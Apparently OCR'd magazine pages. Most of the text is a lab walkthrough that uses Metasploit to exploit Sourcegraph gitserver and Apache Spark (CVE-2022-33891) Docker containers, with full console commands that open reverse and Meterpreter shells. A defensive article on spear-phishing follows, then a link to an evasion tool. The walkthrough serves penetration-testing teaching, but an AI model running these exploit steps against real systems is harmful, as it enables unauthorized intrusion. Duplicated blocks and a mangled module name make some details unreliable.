
In the Add a repository field, add the following code. This code is a JSON snippet to add Metasploit repository.

```
{
  "url": "https://github.com/",
  "repos": [
    "rapid7/metasploit-framework.git"
  ]
}
```

The cloning of the repository takes some time. So be patient. Once the repository is finished cloning, the target is ready.



The cloning of the repository takes some time. So be patient. Once the repository is finished cloning, the target is ready.



Load the sourcegraph\_gitserver\_sshcmd module.

*Ransomware As A Service groups have been spotted using Emotet to distribute Quantum and BlackCat ransomware.*

```
msf6 > search sourcegraph_gitserver
```

### Matching Modules

```
=====
```

#	Name	Check	Description	Disclosure Date
0	exploit/linux/http/sourcegraph_gitserver_sshcmd	Yes	Sourcegraph gitserver sshCommand RCE	2022-02-18

Interact with a module by name or index. For example `info 0`, `use 0` or `use exploit/linux/http/sourcegraph_gitserver_sshcmd`

```
msf6 > █
```

```
msf6 exploit(linux/http/sourcegraph_gitserver_sshcmd) > show options
[-] Invalid parameter "options", use "show -h" for more information
msf6 exploit(linux/http/sourcegraph_gitserver_sshcmd) > show options
```

Module options (exploit/linux/http/sourcegraph\_gitserver\_sshcmd):

Name	Current Setting	Required	Description
EXISTING_REPO		no	An existing, cloned repository
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see <a href="https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit">https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit</a>
RPORT	3178	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses
SRVPORT	8080	yes	The local port to listen on.

SSL	false	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
TARGETURI	/	yes	Base path
URIPATH		no	The URI to use for this exploit (default is random)
VHOST		no	HTTP server virtual host

Payload options (cmd/unix/python/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
-----	-----	-----	-----
LHOST	192.168.40.128	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	----
0	Automatic

Set RHOSTS option and use "check" command to see if the target is indeed vulnerable.

```
msf6 exploit(linux/http/sourcegraph_gitserver_sshcmd) > set rhosts 172.17.0.2
rhosts => 172.17.0.2
msf6 exploit(linux/http/sourcegraph_gitserver_sshcmd) > check
[+] 172.17.0.2:3178 - The target is vulnerable.
msf6 exploit(linux/http/sourcegraph_gitserver_sshcmd) > set lhost 172.17.0.1
lhost => 172.17.0.1
msf6 exploit(linux/http/sourcegraph_gitserver_sshcmd) > run

[*] Started reverse TCP handler on 172.17.0.1:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[-] Exploit aborted due to failure: not-found: Did not identify any cloned repositories on the remote server.
[*] Exploit completed, but no session was created.
msf6 exploit(linux/http/sourcegraph_gitserver_sshcmd) > █
```

The target is indeed vulnerable. Set the other required options and execute the module.

```
msf6 exploit(linux/http/sourcegraph_gitserver_sshcmd) > run

[*] Started reverse TCP handler on 172.17.0.1:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Using automatically identified repository: github.com/rapid7/metasploit-framework
[*] Executing Unix Command target
[*] Sending stage (40168 bytes) to 172.17.0.2
[*] Sending stage (40164 bytes) to 172.17.0.2
[*] Meterpreter session 4 opened (172.17.0.1:4444 -> 172.17.0.2:3925
4) at 2022-09-24 06:28:06 -0400
[*] Meterpreter session 3 opened (172.17.0.1:4444 -> 172.17.0.2:3925
2) at 2022-09-24 06:28:06 -0400

meterpreter > getuid
Server username: root
meterpreter > █
```

As readers can see, we successfully have a meterpreter session.

### [Apache Spark RCE Module](#)

**TARGET:** Apache spark versions <=3.0.3,3.1.1 and 3.1.2,3.2.0 to 3.2.1  
**TYPE:** Remote                      **MODULE :** Exploit                      **ANTI-MALWARE :** NA

Apache Spark is an open source, distributed processing system that is used for big data workloads. The above mentioned versions of Apache Spark have a remote code execution vulnerability. How is this possible?

The Apache Spark UI offers the possibility to enable Access Control Lists (ACL) to its users. This can be done using the configuration option `spark.acls.enable`. This option along with an authentication filter, checks whether a user has access permissions to view or modify the application. This permission check is coded using a bash command shell and the unix id command that allows a malicious shell command injection.

We have tested this on Apache spark3.1.1 running as Docker container. Here is the docker.compose.yml file.

*Samsung has admitted that a data breach exposed details of some of their US customers.*

```
version: '2'
```

```
services:
```

```
  spark:
```

```
    image: docker.io/bitnami/spark:3.1.1
```

```
    environment:
```

- SPARK\_MODE=master
- SPARK\_RPC\_AUTHENTICATION\_ENABLED=no
- SPARK\_RPC\_ENCRYPTION\_ENABLED=no
- SPARK\_LOCAL\_STORAGE\_ENCRYPTION\_ENABLED=no
- SPARK\_SSL\_ENABLED=no

```
    ports:
```

- '8080:8080'

```
version: '2'
```

```
services:
```

```
  spark:
```

```
    image: docker.io/bitnami/spark:3.1.1
```

```
    environment:
```

- SPARK\_MODE=master
- SPARK\_RPC\_AUTHENTICATION\_ENABLED=no
- SPARK\_RPC\_ENCRYPTION\_ENABLED=no
- SPARK\_LOCAL\_STORAGE\_ENCRYPTION\_ENABLED=no
- SPARK\_SSL\_ENABLED=no

```
    ports:
```

- '8080:8080'

Let's set the target.

```
(kaliⓈkali) - [~/VulnDocker/Apache-Spark]
```

```
└─$ ls
```

```
docker-compose.yml
```

```
(kaliⓈkali) - [~/VulnDocker/Apache-Spark]
```

```
└─$ docker-compose up
```

```
█
```



```
(kali㉿kali) - [~]
└─$ docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED             STATUS              PORTS              NAMES
0ff9953cee5c      bitnami/spark:3.1.1  "/opt/bitnami/script...  19 seconds ago    Up 16 seconds      0.0.0.0:8080->8080/tcp  apache-spark_spark_1

(kali㉿kali) - [~]
└─$
```

The target's live but not yet ready. Run the following commands in a new terminal to interact with spark container.

```
(kali㉿kali) - [~/VulDocker/Apache-Spark]
└─$ sudo docker exec -it apache-spark_spark_1 /bin/bash
I have no name!@0ff9953cee5c:/opt/bitnami/spark$
```

In the container bash session enter the command

```
(kali㉿kali) - [~/VulDocker/Apache-Spark]
└─$ sudo docker exec -it apache-spark_spark_1 /bin/bash
I have no name!@0ff9953cee5c:/opt/bitnami/spark$ echo "spark.acls.enable true" >> conf/spark-defaults.conf
I have no name!@0ff9953cee5c:/opt/bitnami/spark$
```

Use cat command to check if the spark.acls.enable option is enabled.

```
I have no name!@0ff9953cee5c:/opt/bitnami/spark$ cat conf/spark-defaults.conf
#
# Licensed to the Apache Software Foundation (ASF) under one or more
# contributor license agreements.  See the NOTICE file distributed with
# this work for additional information regarding copyright ownership
#
# The ASF licenses this file to You under the Apache License, Version 2.0
# (the "License"); you may not use this file except in compliance with
# the License.  You may obtain a copy of the License at
#
#   http://www.apache.org/licenses/LICENSE-2.0
#
# Unless required by applicable law or agreed to in writing, software
# distributed under the License is distributed on an "AS IS" BASIS,
# WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or im
```

```
# limitations under the License.
#
# Default system properties included when running spark-submit.
# This is useful for setting default environmental settings.
# Example:
# spark.master spark://master:7077
# spark.eventLog.enabled true
# spark.eventLog.dir hdfs://namenode:8021/directory
# spark.serializer org.apache.spark.serializer.KryoS
erializer
# spark.driver.memory 5g
# spark.executor.extraJavaOptions -XX:+PrintGCDetails -Dkey=value -
Dnumbers="one two three"
spark.acls.enable true
I have no name!@0ff9953cee5c:/opt/bitnami/spark$ cat spark-defaults.
conf
cat: spark-defaults.conf: No such file or directory
I have no name!@0ff9953cee5c:/opt/bitnami/spark$ █
```

Now the target's ready. Load the `apache_spark_rce_cve_2022_3282` module.

```
msf6 > search apache_spark
```

#### Matching Modules

```
=====
```

#	Name	Check	Description	Disclosure
0	exploit/linux/http/ <b>apache_spark</b> excellent	Yes	Apache Spark Unauthenticated Command Injection RCE	2022-07-18

Interact with a module by name or index. For example `info 0`, `use 0` or `use exploit/linux/http/apache_spark_rce_cve_2022_33891`

```
msf6 > █
```

[Check whether your email is a part of any data breach](https://haveibeenpwned.com)

<https://haveibeenpwned.com>

```
msf6 > use 0
```

```
[*] Using configured payload cmd/unix/reverse_python
```

```
msf6 exploit(linux/http/apache_spark_rce_cve_2022_33891) > show options
```

```
Module options (exploit/linux/http/apache_spark_rce_cve_2022_33891):
```

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see <a href="https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit">https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit</a>
RPORT	8080	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
TARGETURI	/	yes	The URI of the vulnerable instance
URIPATH		no	The URI to use for this exploit (default is random)
VHOST		no	HTTP server virtual host

```
Payload options (cmd/unix/reverse_python):
```

Name	Current Setting	Required	Description
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port
SHELL	/bin/bash	yes	The system shell to use.

Set the RHOST option and use check command to see if the target is vulnerable.

```
msf6 exploit(linux/http/apache_spark_rce_cve_2022_33891) > set rhost
s 172.25.0.2
rhosts => 172.25.0.2
msf6 exploit(linux/http/apache_spark_rce_cve_2022_33891) > check

[*] Checking if 172.25.0.2:8080 can be exploited!
[*] Performing command injection test issuing a sleep command of 9 s
econds.
[*] Elapsed time: 9.045182431000057 seconds.
[+] 172.25.0.2:8080 - The target is vulnerable. Successfully tested
command injection.
msf6 exploit(linux/http/apache_spark_rce_cve_2022_33891) > █
```

The target is indeed vulnerable. Set the LHOST option and execute the module.

```
msf6 exploit(linux/http/apache_spark_rce_cve_2022_33891) > set lhost
172.25.0.1
lhost => 172.25.0.1
msf6 exploit(linux/http/apache_spark_rce_cve_2022_33891) > run

[*] Started reverse TCP handler on 172.25.0.1:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Checking if 172.25.0.2:8080 can be exploited!
[*] Performing command injection test issuing a sleep command of 9 s
econds.
[*] Elapsed time: 9.0499290129999883 seconds.
[+] The target is vulnerable. Successfully tested command injection.
[*] Exploiting...
[*] Command shell session 1 opened (172.25.0.1:4444 -> 172.25.0.2:35
568) at 2022-09-24 07:06:45 -0400
```

```
id
uid=1001(spark) gid=0(spark) groups=0(spark)
█
```

As readers can see, we successfully have a shell.

**[Follow Hackercool Magazine For Latest Updates](#)**



## Email Scams Are Getting More Personal - They Even Fool Cybersecurity Experts

### EMAIL SECURITY

Gareth Norris

Senior Lecturer, Department Of Psychology,  
Aberystwyth University

Max Elza,

Senior Lecturer in Computer Security,  
Liverpool John Moores University

Oliver Buckley,

Associate Professor In Cyber Security,  
University Of East Anglia

We all like to think we're immune to scams. We scoff at emails from an unknown sender offering us £2 million, in exchange for our bank details. But the game has changed and con artists have developed new, chilling tactics. They are taking the personal approach and scouring the internet for all the details they can find about us.

Scammers are getting so good at it that even cybersecurity experts are taken in. One of us (Oliver Buckley) recalls that in 2018 he received an email from the pro-vice chancellor of his university.

*This is it, I thought. I'm finally getting recognition from the people at the top. Something wasn't right, though. Why was the pro-vice chancellor using his Gmail address? I asked how I could meet. He needed me to buy 800 pounds worth of iTunes gift cards for him, and all I needed to do was scratch off the back and send him the code. Not wanting to let him down, I offered to pop down to his PA's office and lend him the 5 pound note I had in my wallet. But I never heard back from him.*

The infamous "prince of Nigeria" emails are

falling out of fashion. Instead, scammers are scouring social media, especially business-related ones like LinkedIn, to target people with tailored messages. The strength of a relationship between two people can be measured by inspecting their posts and comments to each other. In the first quarter of 2022, LinkedIn accounted for 52% of all phishing scams globally.

#### Human tendencies

Psychologists who research obedience to authority know we are more likely to respond to requests from people higher up in our social and professional hierarchies. And fraudsters know it too.

Scammers don't need to spend much time researching corporate structures. "I'm at the conference and my phone ran out of credit. Can you ask XXX to send me report XXX?" runs a typical scam message.

Data from Google Safe Browsing shows there are now nearly 75 times as many phishing sites as there are malware sites on the internet. Almost 20% of all employees are likely to click on phishing email links, and, of those, a staggering 68% go on to enter their credentials on a phishing website.

Globally, email spam cons cost businesses nearly US\$20 billion (£17 billion) every year. Business consultant and tax auditor BDO's research found that six out of ten mid-sized business in the UK were victims of fraud in 2020, suffering average losses of £245,000.

Targets are normally chosen based on their rank, age or social status. Sometimes, spamming is part of a coordinated cyber attack against a specific organisation so targets are selected if they work or have connections to this organisation.

**(Cont'd On Next Page)**

Fraudsters are using spam bots to engage with victims who respond to the initial hook email. The bot uses recent information from LinkedIn and other social media platforms to gain the victim's trust and lure them into giving valuable information or transferring money. This started over the last two to three years with the addition of chatbots to websites to increase interactions with customers. Recent examples include the Royal Mail chatbot scam, DHL Express, and Facebook Messenger. Unfortunately for the public, many companies offer free and paid services to build a chatbot.

And more technical solutions are available for scammers these days to conceal their identities such as using anonymous communication channels or fake IP addresses.

Social media is making it easier for scammers to craft believable emails called spear phishing. The data we share every day gives fraudsters clues about our lives they can use against us. It could be something as simple as somewhere you recently visited or a website you use. Unlike general phishing (large numbers of spam emails) this nuanced approach exploits our tendency to attach significance to information that has some connection or for us. When we check our full inbox, we often pick out something that strikes a chord. This is referred to in psychology as the illusory correlation: seeing things as related when they aren't.

## How To Protect Yourself?

Even if you're tempted to bait email scammers, don't. Even confirming your email address is in use can make you a target for future scams. There is also a more human element to these scams compared with the blanket bombing approach scammers have favoured for the last two decades. It's eerily intimate.

One simple way to avoid being tricked is to double-check the sender's details and email headers. Think about the information that might be out there about you, not just about what you receive and who from. If you have another means of contacting that person, do so.

We should all be careful with our data. The rule of thumb is if you don't want someone to know it, then don't put it online.

The more advanced technology gets, the easier it is to take a human approach. Video call technology and messaging apps bring you closer to your friends and family. But it's giving people who would do you harm a window into your life. So we have to use our human defences: gut instinct. If something doesn't feel right, pay attention.

**This Article first  
appeared in  
The Conversation**

## DOWNLOADS

1. SharpEvader Script :  
<https://github.com/Xyan1d3/SharpEvader>

2. Kali Linux 2022.3 :  
<https://www.kali.org/get-kali/>

Now,  
You can  
also  
read  
Hackercool  
Magazine on  
Magzter  
&  
Zinio.

